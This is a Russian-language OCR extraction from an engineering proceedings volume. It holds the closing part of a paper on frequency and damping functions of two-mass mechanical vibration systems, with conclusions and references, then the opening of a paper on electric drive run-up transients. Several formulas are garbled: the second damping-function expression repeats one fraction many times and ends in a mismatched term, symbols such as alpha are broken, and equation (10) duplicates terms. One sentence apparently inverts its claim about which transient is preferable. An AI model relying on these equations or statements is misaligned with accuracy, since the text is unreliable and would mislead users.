$$\begin{cases} \omega^{2} = 0; \\ \sigma_{1}(\alpha) = -\frac{b(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}} - \frac{b(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}}; \\ -\sqrt{(\frac{b(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}})^{2} - \frac{2k(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}}; } \\ \sigma_{2}(\alpha) = -\frac{b(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}} + \frac{b(\alpha^{2} - \alpha + 1)}{m_{1} + m_{2}\alpha^{2}}; \end{cases}$$
(10)

Условия «малых» сил при построении частотных функции и функций демпфирования для семейства механических колебательных систем могут быть представлены с помощью обобщенного параметра системы γ_0 и параметризующей функции $M(\alpha)$ в виде неравенства

инерционный коэффициент, зависящий от коэффициента формы α .

График функции M_{α} для каждого фиксированного γ_0 определяет множество значений α , при которых выполнено условие «малости» сил трения, что позволяет построить вариант частотной функции и функции демпфирования.

На рис. 5 представлены параметризующая функция (a), варианты частотной функции и функции демпфирования (b)-(i), пиктограммы (j)-(q), отражающие существенные особенности графиков (b)-(i).

Достигаемые экстремальные значения частотной функции и функции демпфирования, построенных с учетом условий «малости» сил трения, связаны с динамическими характеристиками механической колебательной. В свою очередь, варианты частотных функции и функ-




Рис. 5. Особенности формирования частотной функции и функции демпфирования:
(а) – график параметризующей функции семейства механических систем;(b)-(e) – частотные функции;
(f)-(i) – функции демпфирования; (j)-(m) – пиктограммы соответствующих частотных функций
(b)-(e);(n)-(q) – пиктограммы соответствующих функций демпфирования (f)-(i)

ций демпфирования, отражающие существенные особенности динамических характеристик механических колебательных систем, определяются на основе параметризующей функции.

Параметризующие функции механических колебательных систем с устройством для преобразования движений

Множество граничных параметров, разделяющих области «малых» и «больших» сил трения для механической колебательной системы (рис. 1) определяется уравнением

$$B_{\alpha}^{2} = 4A_{L,\alpha}C_{\alpha}, \qquad (12)$$

гд

$$A_{\alpha} = m_1 + m_2 \alpha^2,$$

$$L_{\alpha} = (L_0 + L_2)\alpha^2 - 2\alpha L_0 + L_0 + L_1,$$

$$B_{\alpha} = (b_0 + b_2)\alpha^2 - 2\alpha b_0 + b_0 + b_1,$$

$$C_{\alpha} = (k_0 + k_2)\alpha^2 - 2\alpha k_0 + k_0 + k_1,$$

 $A_{L,lpha}$ = A_{lpha} + L_{lpha} — вспомогательные функции аргумента lpha.

Частотная функция и функция демпфирования, формы которых определяются параметризующей функцией, могут определять динамические особенности структурных образований механических колебательных систем.

При выполнении условий «малости» сил вязкого трения $\left.B_{lpha}^{\;\;2} < 4A_{L,lpha}C_{lpha} \right.$ частотная функция

 $\omega^2(\alpha)$ и функция демпфирования $\sigma(\alpha)$ могут быть представлены в виде дробно-рациональных выражений, зависящих от параметра формы α :

$$\begin{cases}
\omega^{2}(\alpha) = \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{\left(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - - - 2\alpha L_{0} + L_{0} + L\right)} - \left(\frac{1}{2} \frac{(b_{0} + b_{2})\alpha^{2} - 2\alpha b_{0} + b_{0} + b_{1}}{\left(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - - 2\alpha L_{0} + L_{0} + L\right)}\right)^{2} . (13)$$

$$\sigma(\alpha) = -\frac{1}{2} \frac{(b_{0} + b_{2})\alpha^{2} - 2\alpha b_{0} + b_{0} + b_{1}}{\left(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - - 2\alpha L_{0} + L_{0} + L\right)}$$

Для «больших» сил вязкого трения $B_{\alpha}^{\ 2} > 4A_{L,\alpha}C_{\alpha}$ частотная функция ω^2 тождественна нулю, а функция демпфирования $\sigma(\alpha)$ двузначна:

$$\sigma_{1}(\alpha) = -\frac{1}{2} \frac{(b_{0} + b_{2})\alpha^{2} - 2\alpha b_{0} + b_{0} + b_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{1}{2} \frac{(b_{0} + b_{2})\alpha^{2} - 2\alpha b_{0} + b_{0} + b_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1}^{2})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})};$$

$$\sigma_{2}(\alpha) = -\frac{1}{2} \frac{(b_{0} + b_{2})\alpha^{2} - 2\alpha b_{0} + b_{0} + b_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} + \frac{1}{2} \frac{1}{2} \frac{(b_{0} + b_{2})\alpha^{2} - 2\alpha b_{0} + b_{0} + b_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha k_{0} + k_{0} + k_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1})} - \frac{(k_{0} + k_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1}}{(m_{1} + m_{2}\alpha^{2} + (L_{0} + L_{2})\alpha^{2} - 2\alpha L_{0} + L_{0} + L_{1}}$$

Вместе с тем, для механических колебательных систем, рассматриваемых в рамках семей-

ства (рис. 1), разнообразие возможных форм частотных функций и функций демпфирования определяется особенностями параметризующих функций, которые могут быть использованы для оценки структуры механической колебательной системы или классификации структурных образований. На рис. 6-9 показаны варианты механических колебательных систем. В частности, на рис. 6 приведена механическая колебательная система, образованная несвязанными между собой массо-инерционными элементами. На рис. 7 представлено, схема структурного образования в форме диады [25], образованного двумя массо-инерционными элементами, «связанными» между собой при помощи упругого элемента, демпфера и устройства для преобразования движения; массо-инерционные элементы диады, не связаны ни с одной из опор-




Рис. 6. «Несвязанная» система




Рис. 7. Диада




Рис. 8. «Симметричная» система




Рис. 9. «Несимметричная» система




Рис. 10. Параметризующая функция для системы на рис. 6




Рис. 12. Параметризующая функция для системы на рис. 8




Рис. 11. Параметризующая функция для системы на рис. 7




Рис. 13. Параметризующая функция для системы на рис. 9

ных поверхностей. На рис. 8 представлена так называемая симметричная механическая колебательная система, в которой упругие элементы, демпферы и устройства для преобразования движения, соединяющие массо-инерционные элементы между собой и с опорными поверхностями, обладают соответствующими одинаковыми характеристиками.

Вместе с тем на рис. 10–13 представлены параметризующие функции соответствующих механических колебательных систем, представленных на рис. 6–9. Можно полагать, что данные параметризующие функции отражают структурные особенности соответствующих механических колебательных систем. Так, параметризующая функция на рис. 10 обладает свойством четности, параметризующая функция на рис. 11, соответствующая диаде на рис. 7 обладает разрывом 2-го рода, параметризующая

функция на рис. 13 принимает в некоторых точках отрицательные значения и т. д.

Таким образом, аналитические особенности параметризующих функций, задающих формы частотных функций и функций демпфирования семейств механических колебательных систем, отражают особенности рассматриваемых структурных образований.

Выводы

В качестве результатов исследований особенностей частотных функций и функций демпфирования для механических упруго-диссипативных систем, образованных двумя массоинерционными элементами, содержащих в своем составе устройства для преобразования движений, можно сделать ряд выводов.

- 1. Разработан метод построения частотной функции и функции демпфирования аргумента коэффициента связности форм движений. На основе разработанного метода показано, что формы графиков частотной функции и функции демпфирования отражают в своих экстремальных значениях собственные частоты и диссипативные коэффициенты движений механических колебательных систем с учетом сил вязкого трения.
- 2. Показано, что частотная функция и функции демпфирования аргумента коэффициента связности форм движения могут быть представлены в двух видах, для «малых» и «больших» сил вязкого трения, соответственно. В частности, для «малых» сил вязкого трения частотная функция принимает положительные значения, а функция демпфирования имеет одну отрицательную компоненту, вместе с тем, для «больших» сил вязкого трения частотная функция принимает нулевые значения, а функция демпфирования имеет две отрицательные компоненты.
- 3. Показано, что для определения вариантов форм частотных функций и функций демпфирования, соответствующих семейству механических систем заданной структуры, может быть использована параметризующая функция, сопоставляющая параметрам системы формы частотной функций и функций демпфирования, обладающих рядом топологических особенностей, представляющих собой критерий классификации структурных образований.
- 4. Колебание системы с несколькими степенями свободы рассматривается с позиции выделения структурных образований и учета особенностей их взаимодействий. Предложено рассмотрение механической колебательной системы с выделением объекта в виде структурного образования и аппарата учета динамических свойств выделенного структурного образования.
- 5. Сделан переход от задачи с рассматриваемым объектом в виде простейших образований или сосредоточенных масс, динамические свойства которого характеризуются собственными числами, к задаче оценки взаимодействия элементов колебательных систем с несколькими степенями свободы, интерпретируемых как системы с рассматриваемым объектов в виде структурных образований, представляющих собой звенья нового типа, динамические свойств которых оцениваются частотной функцией и функцией демпфирования, а структурные особенности с помощью параметризующей функции.

Библиографический список

- 1. Clarence W. S. Vibration. Fundamentals and Practice. Boca Raton, London, New York, Washington, D.C.: CRC Press, 2000. 957 p.
- $2.\ Iwnicki\,S.$ Handbook of railway vehicle dynamics. Boca Raton: CRC Press Taylor & Francis Group, 2006. 527 p.
- 3. Banakh L., Kempner M. Vibrations of Mechanical Systems with Regular Structure. Heidelberg: Springer, 2010. 262 p.
- 4. *Karnovsky I. A.*, *Lebed E.* Theory of Vibration Protection. Switzerland: Springer International Publishing, 2016. 708 p.
- 5. Eliseev S. V., Eliseev A. V. Theory of Oscillations. Structural Mathematical Modeling in Problems of Dynamics of Technical Objects. Cham: Springer International Publishing, 2020. 521 p.
- 6. Dynamics of mechanical systems with additional ties / S. V. Eliseev, A. V. Lukyanov, Yu. N. Reznik, A. P. Khomenko. Irkutsk: Publishing Irkutsk State University, 2006. 316 p.
- 7. Rocard Y. General Dynamics of Vibrations. Paris: Masson, 1949. 458 p.
- 8. Елисеев А. В., Кузнецов Н. К., Московских А. О. Динамика машин. Системные представления, структурные схемы и связи элементов. М.: Инновационное машиностроение, 2019. 381 с.
- 9. Елисеев С. В., Артюнин А. И. Прикладная теория колебаний в задачах динамики линейных механических систем. Новосибирск: Наука, 2016. 459 с.
- $10.\,Cmpemm$ Дж. В. Теория звука: в 2 т. Т. 1. М.: ГИТТЛ, 1955. 503 с.
- 11. Елисеев С. В. Прикладной системный анализ и структурное математическое моделирование (динамика транспортных и технологических машин: связность движений, вибрационные взаимодействия, рычажные связи). Иркутск: ИрГУПС, 2018. 692 с.
- 12. Хоменко А. П., Елисеев С. В. Развитие энергетического метода определения частот свободных колебаний механических систем // Современные технологии. Системный анализ. Моделирование. 2016. № 1 (49). С. 8–19.
- 13. О возможностях использования дополнительных связей инерционного типа в задачах динамики технических систем / С. В. Елисеев, Н. К. Кузнецов, Р. С. Большаков, Д. Х. Нгуен // Вестн. Иркут. гос. техн. ун-та. 2016. № 5 (112). С. 19–36.
- 14. Определение частот собственных колебаний механических колебательных систем: особенности использования частотной энергетической функции. Ч. І / С. В. Елисеев, Р. С. Большаков, Д. Х. Нгуен, К. Ч. Выонг // Вестн. Иркут. гос. техн. ун-та. 2016. № 6 (113). С. 26–33.
- 15. Определение частот собственных колебаний механических колебательных систем: особенности

- использования частотной энергетической функции. Ч. II / С. В. Елисеев, Р. С. Большаков, Д. Х. Нгуен, К. Ч. Выонг // Вестн. Иркут. гос. техн. ун-та. 2016. \mathbb{N} 7 (114). С. 10–23.
- 16. Possibilities for regulation of distribution of oscillation amplitudes points of working bodies of technological machines / A. V. Eliseev, N. K. Kuznetsov, S. V. Eliseev, Q. T. Vuong // IOP Conference Series: Materials Science and Engineering. 7th International Conference on Actual Problems in Machine Building. 2020. P. 012017.
- 17. Mironov A. S., Eliseev A. V. System bases of formation of a set of standard links in applications of structural mathematical modeling methods to problems of dynamics of technological and transport machines // Journal of Advanced Research in Technical Science. 2020. \mathbb{N} 21. P. 5–14.
- 18. Механические цепи в задачах коррекции динамических состояний вибрационных технологических машин / С. В. Елисеев, С. К. Каргапольцев, Р. С. Большаков, А. В. Елисеев // Вестн. Иркут. гос. техн. ун-та. 2020. Т. 24. № 4 (153). С. 718–727.
- 19. Рычажные связи: возможности формирования динамических состояний в механических колебательных системах / С. В. Елисеев, С. К. Каргапольцев, Р. С. Большаков, А. В. Елисеев // Транспорт Урала. 2020. № 3 (66). С. 17–23.

- 20. Рычажные механизмы и динамические связи в динамике вибрационных технологических машин / С. В. Елисеев, Н. К. Кузнецов, Р. С. Большаков, А. В. Елисеев // Современные проблемы теории машин. 2020. № 9. С. 42–49.
- 21. Особенности динамики вибрационных технологических машин: системный анализ, структурное моделирование, рычажные связи / С. В. Елисеев, С. К. Каргапольцев, Р. С. Большаков, А. В. Елисеев // Системы. Методы. Технологии. 2020. № 4 (48). С. 12–19.
- 22. Елисеев А. В. Связность движений в системах с диссипацией энергии: системные подходы Информ. и математ. технологии в науке и управлении. 2020. № 3 (19). С. 43–56.
- 23. *Елисеев А. В.* Системные представления динамических процессов в механических колебательных системах с особенностями // Информ. и математ. технологии в науке и управлении. 2020. № 4 (20). С. 93–107.
- 24. Елисеев А. В. Частотная функция и функция демпфирования в оценке динамических процессов в механических колебательных системах с симметрией // Advanced Engineering Research. 2020. Т. 20, № 4. С. 360–369.
- 25. *Елисеев А. В., Елисеев С. В.* Особенности динамических свойств диады в подходах с позиций мезомеханики // Современные технологии. Системный анализ. Моделирование. 2019. № 2 (62). С. 23–33.

УДК 681.5.033

DOI: 10.31799/978-5-8088-1556-8-2021-16-43-48

Д. Ю. Ершов* кандидат технических наук, доцент **И. Н. Лукьяненко*** кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ДИНАМИЧЕСКИЕ ХАРАКТЕРИСТИКИ ПРИВОДА ТЕХНОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ В РЕЖИМЕ РАЗБЕГА

Описаны динамические переходные процессы, которые протекают в электроприводе технологического оборудования при изменении управляющего воздействия скачкообразным образом. Для этого случая рассматриваются условия режимов разбега, торможения, реверсирования, перехода от одной угловой скорости к другой при моментах двигателей постоянного и переменного тока, зависящих от угловой скорости. Однако условия работы технологического оборудования требуют от электропривода обеспечения соответствующего формирования переходных режимов, направленного на достижение либо максимального быстродействия, либо минимума потерь, либо ограничения динамических нагрузок, возникающих в элементах кинематических цепей, связывающих электропривод с рабочим органом машины и т. д. Управление переходными процессами электропривода позволяет обеспечить максимальное быстродействие при соответствующих ограничениях.

Ключевые слова: угловая скорость, переходной процесс, момент двигателя, разбег привода, режим разбега, механическая система, динамический момент, приведенный момент инерции.

D. Y. Ershov*
PhD, Tech., Associate Professor
I. N. Lukyanenko*
PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

DYNAMIC CHARACTERISTICS OF A DRIVE FOR TECHNOLOGICAL EQUIPMENT IN RUN-UP MODE

The paper describes dynamic transients, which occur in the electric drive of technological equipment when changing the controlling action in a jump-like manner. For this case we consider conditions of run-up, braking, reversing modes, transition from one angular velocity to another at angular velocity-dependent DC and AC motor torques. However, working conditions of technological equipment require from the electric drive to provide appropriate formation of transient modes, aimed at achieving either maximum speed, or minimum losses, or limitation of dynamic loads, arising in elements of kinematic chains, connecting electric drive with a working body of the machine, etc. Control of transients of the electric drive allows to provide the maximum speed of operation at the corresponding restrictions.

Keywords: angular velocity, transient process, motor torque, drive acceleration, acceleration mode, mechanical system, dynamic moment, reduced moment of inertia.

Введение

Привод является одной из главных составных частей технологического оборудования, определяющей его функциональные и эксплуатационные характеристики. Наиболее сложные условия работы электропривода наблюдаются в переходных режимах, к которым относятся моменты пуска, разгона, реверсирования и торможения механизмов технологических машин. В такие моменты требуется обеспечить согласование электромеханических характеристик двигателя с динамическими характеристиками механизмов оборудования с учетом сил технологического сопротивления и сил инерции. Вопро-

сы моделирования различных динамических процессов электромеханических систем в настоящее время рассматриваются достаточно широко [1–4].

Рассмотрим разбег привода при скачкообразном изменении управляющего воздействия — напряжения, подаваемого на якорь двигателя, и постоянном моменте нагрузки M_L^0 . С целью ограничения пускового момента двигателя в цепь якоря вводят, кроме добавочного сопротивления, индукционную катушку, что увеличивает индуктивность цепи. В этом случае приходится наряду с механическими учитывать и электромагнитные переходные процессы. Таким образом, при изучении динамических про-




Рис. 1. Расчетная модель привода технологического оборудования

цессов режима разбега привода следует использовать динамическую характеристику двигателя [5]:


$$T_e \dot{M}_E + M_E = \beta_E \omega_0 - \beta_E \omega_E, \qquad (1)$$

где T_e — электромагнитная постоянная времени, определяемая индуктивностью и сопротивлением цепи якоря двигателя; M_E — момент двигателя; β_E — модуль статической жесткости; ω_0 — угловая скорость холостого хода двигателя; ω_E — угловая скорость двигателя под нагрузкой.

Расчетная модель механической системы привода технологического оборудования показана на рис. 1 [5]: схема привода, включающая в себя ротор двигателя, момент инерции которого равен J_1 , зубчатую передачу, состоящую из зубчатых колес 2 и 2^* с моментами инерции J_2 и J_2^* , а также рабочий орган (например, шпиндель станка) 3 с моментом инерции J_3 . Моменты инерции звеньев, указанных на схеме, вычислены относительно собственных осей вращения. К ротору двигателя приложен момент двигателя M_E , а к рабочему органу момент сил технологического сопротивления M_L .

На основании проведенных исследований [6–8] рассмотрим особенности рассматриваемого режима разбега с помощью динамической модели привода, показанной на рис. 2.

Первый диск 1 с моментом инерции $J_1 = J_E$ соответствует ротору двигателя (рис. 1). К нему



Puc. 2. Динамическая модель привода технологического оборудования

приложен момент двигателя M_E . Второй диск 2 с моментом инерции, равным

$$J_L = J_2 + J_{2*}i^{-2} + J_3i^{-2}, (2)$$

отражает инерционные свойства остальной части механической системы, которую условно будем называть «нагрузкой», где i – передаточное отношение передаточного механизма привода. К этому диску приложен приведенный момент нагрузки $M_I(t)$. Приведенная модель позволяет ввести в рассмотрение крутящий момент на валу между ротором 1 и нагрузкой 2. Обозначим через M_{12} крутящий момент, приложенный к диску 1 (ротору), а через M_{21} – крутящий момент, приложенный к диску 2 (нагрузке). Таким образом, ротор двигателя с моментом инерции $J_{\it E}$ соединен жестким валом с рабочим органом с моментом инерции ${\cal J}_L$. Очевидно, что для любого момента времени справедливо равенство $M_{12} = -M_{21}$. Предложенная модель (рис. 2) позволяет не только исследовать изменение крутящего момента на валу, но и проанализировать влияние соотношения моментов инерции J_E и J_L на динамические свойства привода технологического оборудования в различных режимах работы.

Дифференциальные уравнения, описывающие электромеханические динамические процессы в приводе, имеют вид

$$\begin{cases} J_{E}\dot{\omega}_{E} = M_{E} + M_{12} \\ J_{L}\dot{\omega}_{L} = M_{21} - M_{L}^{0} \\ T_{e}\dot{M}_{E} + M_{E} = \beta_{E}\omega_{0} - \beta_{E}\omega_{E} \end{cases}$$
 (3)

В рассматриваемом случае разбег привода состоит из двух этапов. На первом этапе в двигателе после его запуска происходят электромагнитные процессы, описываемые третьим уравнением системы (3). При этом момент двигателя M_E возрастает от нуля до значения $M_E = M_L^0$. На втором этапе, когда $M_E > M_L^0$, происходит разбег механической системы.

Математическое описание

Влияние угловой скорости

Рассмотрим переходной процесс по угловой скорости двигателя $\omega_E(t)$. В момент запуска $\omega_E =$ 0, то, в силу третьего уравнения системы (3), имеем:

$$T_e \dot{M}_E + M_E = \beta_E \omega_0 - M_{sc}$$
,

где M_{sc} – момент короткого замыкания.

Общее решение этого уравнения ищем в виде

$$M_E(t) = M_E^{(1)}(t) + M_E^{(2)}(t)$$
.

Решение однородного уравнения:

$$M_E^{(1)}(t) = Be^{\lambda t}$$
,

где B — амплитудное значение $M_E^{(1)}(t)$. Характеристическое уравнение $T_e \lambda + 1 = 0$, откуда

$$\lambda = -\frac{1}{T_a}$$
.

Частное решение имеет вид $M_E^{(2)}(t)\!=\!M_{sc}$. Тогда $M_E(t)\!=\!Be^{\lambda t}\!+\!M_{sc}$.

Используя начальные условия, получим B = M_{sc} . Решение для момента двигателя на первом этапе в режиме разбега имеет вид

$$M_E(t) = M_{sc} \left(1 - e^{-\frac{t}{T_e}} \right). \tag{4}$$

Момент двигателя возрастает по экспоненте. Определим момент времени $t = \tau$, когда выполняется условие $M_E = M_L^0$,

$$au = -T_e \ln \left[\frac{M_{sc} - M_L^0}{M_{sc}} \right].$$

Рассмотрим второй этап разбега при $t > \tau$, для чего преобразуем систему (3) к одному уравнению относительно переменной ω_E , получим

$$(J_E + J_L)\dot{\omega}_E = M_E + M_L^0.$$

Решая последнее уравнение относительно M_E , получим

$$M_E = \left(J_E + J_L\right) \dot{\omega}_E + M_L^0, \ \dot{M}_E = \left(J_E + J_L\right) \ddot{\omega}_E.$$

Подставим в третье уравнение системы (3) выражения, определяющие M_E и M_E , получим с учетом несложных преобразований следующее выражение:

$$T_e T_m \ddot{\omega}_E + T_m \dot{\omega}_E + \omega_E = \omega_E^0, \tag{5}$$

где T_m — механическая постоянная привода $T_m = \left(J_E + J_L\right) \beta_E^{-1}$.

Общий решение уравнения (5) можно представить суммой

$$\omega_E(t) = \omega_E^{(1)}(t) + \omega_E^{(2)}(t).$$

 $\omega_E(t) = \omega_E^{(1)}(t) + \omega_E^{(2)}(t)$. Частное решение последнего уравнения $\omega_E^{(2)}(t)$ определяется выражением $\omega_E^{(2)}(t) = \omega_E^0$. Общее решение однородного уравнения будет в следующем виде:

$$\omega_E^{(1)}(t) = Ce^{\lambda t}$$
.

Характеристическое уравнение выражения (5)

$$T_e T_m \lambda^2 + T_m \lambda + 1 = 0.$$

Рассмотрим корни характеристического

$$\lambda_{1,2} = \frac{-T_m \mp \sqrt{T_m^2 - 4T_e T_m}}{2T_e T_m} = -\frac{1}{2T_e} \mp \frac{1}{\sqrt{T_e T_m}} \sqrt{\frac{T_m}{4T_e} - 1}.$$

Как следует из полученного выражения, характер корней, а следовательно, и характер движения привода в режиме разбега определяется соотношением постоянных времени T_e и T_m . Рассмотрим три возможных случая.

1. Если $T_m > 4T_e$, получим два вещественных отрицательных корня

$$\lambda_1 = -\frac{1}{2T_e} - \frac{1}{\sqrt{T_e T_m}} \sqrt{\frac{T_m}{4T_e} - 1} \langle 0;$$

$$\lambda_2 = -\frac{1}{2T_e} + \frac{1}{\sqrt{T_e T_m}} \sqrt{\frac{T_m}{4T_e} - 1} \langle 0.$$

Общее решение будет определяться суммой экспонент:

$$\omega_E^{(1)}(t) = C_1 e^{\lambda_1(t-\tau)} + C_2 e^{\lambda_2(t-\tau)}.$$

Переходный процесс по угловой скорости ω_E при разбеге привода описывается зависимостью

$$\omega_E(t) = C_1 e^{\lambda_1(t-\tau)} + C_2 e^{\lambda_2(t-\tau)} + \omega_E^0.$$

Такой переходной процесс является апериодическим и затухающим, поскольку $\lambda_1 < 0$, $\lambda_2 <$

0. Угловая скорость в установившемся режиме движения равна $\omega_E = \omega_E^0$.
2. Если $T_m = 4T_e = T_m^*$, где T_m^* – критическое значение механической постоянной времени, получим два равных корня

$$\lambda_{1,2} = -\frac{1}{2T_e}.$$

Общее решение в этом случае будет в виде

$$\omega_E^{(1)}(t) = (C_1 + tC_2)e^{-\frac{1}{2T_e}}.$$

Такой переходной процесс также является апериодическим и затухающим

$$\omega_E(t) = (C_1 + tC_2)e^{-\frac{1}{2T_e}} + \omega_E^0.$$

3. Если $T_m < {T^*}_m = 4T_e$, то характеристическое уравнение дает два комплексно-сопряженных корня

$$\lambda_{1,2} = -\frac{1}{2T_e} \mp j \frac{1}{\sqrt{T_e T_m}} \sqrt{1 - \frac{T_m}{T_e^*}} = -\frac{1}{2T_e} \mp j\Omega_c,$$

где
$$\Omega_c = \frac{1}{\sqrt{T_e T_m}} \sqrt{1 - \frac{T_m}{T_e^*}}$$
 — собственная частота

колебаний привода, $j = \sqrt{-1}$.

В этом случае общее решение однородного уравнения записывается в виде:

$$\omega_{E}^{\left(1\right)}\left(t\right) = Ae^{-\frac{t-\tau}{2T_{e}}}\sin\left[\Omega_{c}\left(t-\tau\right) + \psi\right],$$

где A и ψ – постоянные интегрирования. Общее решение выражения (5) имеет вид

$$\omega_E(t) = Ae^{-\frac{t-\tau}{2T_e}} \sin\left[\Omega_c(t-\tau) + \psi\right] + \omega_E^0.$$
 (6)

Функция (6) описывает переходный процесс по угловой скорости при разбеге привода. Такой переходный процесс является колебательным. Первое слагаемое в (6) с течением времени затухает, и в установившемся движении привода угловая скорость равна $\omega_E = \omega_E^0$.

Колебательный переходной процесс является более предпочтительным, чем апериодический, так как при таком процессе возникают знакопеременные динамические нагрузки в механизмах привода, а также явление перерегулирования, связанное с превышением значений угловой скорости и момента двигателя на величины ω_E^0 и M_E^0 .

Рассмотрим особенности колебательного динамического процесса. Определим начальные условия. В момент времени $t=\tau$ угловая скорость ω_E и угловое ускорение $\dot{\omega}_E$ равны нулю, так как выполняется условие $M_L=M_L^0$. Для определения постоянных интегрирования вычислим производную:

$$\dot{\omega}_{E}(t) = -\frac{1}{2T_{e}} A e^{-\frac{t-\tau}{2T_{e}}} \sin\left[\Omega_{c}(t-\tau) + \psi\right] + A\Omega_{c} e^{-\frac{t-\tau}{2T_{e}}} \cos\left[\Omega_{c}(t-\tau) + \psi\right]. \tag{7}$$

Используя начальные условия, с помощью (6) и (7) напишем выражения для определения постоянных интегрирования A и ψ :

$$0 = A\sin\psi + \omega_E^0; \quad 0 = -\frac{1}{2T_c}A\sin\psi + A\Omega_c\cos\psi.$$

Решая эту систему уравнений, получим

$$A = \frac{\omega_E^0}{\sqrt{1 - \frac{T_m}{4T_e}}}, \ \tilde{\psi} = \pi + \operatorname{arctg}\sqrt{4\frac{T_e}{T_m} - 1} = \pi + \psi.$$

Частное решение дифференциального уравнения (5) имеет вид

$$\omega_{E}(t) = \omega_{E}^{0} \left\{ 1 - \frac{e^{\frac{-t-\tau}{2T_{e}}}}{\sqrt{1 - \frac{T_{m}}{4T_{e}}}} \sin\left[\Omega_{c}(t-\tau) + \psi\right] \right\}. (8)$$

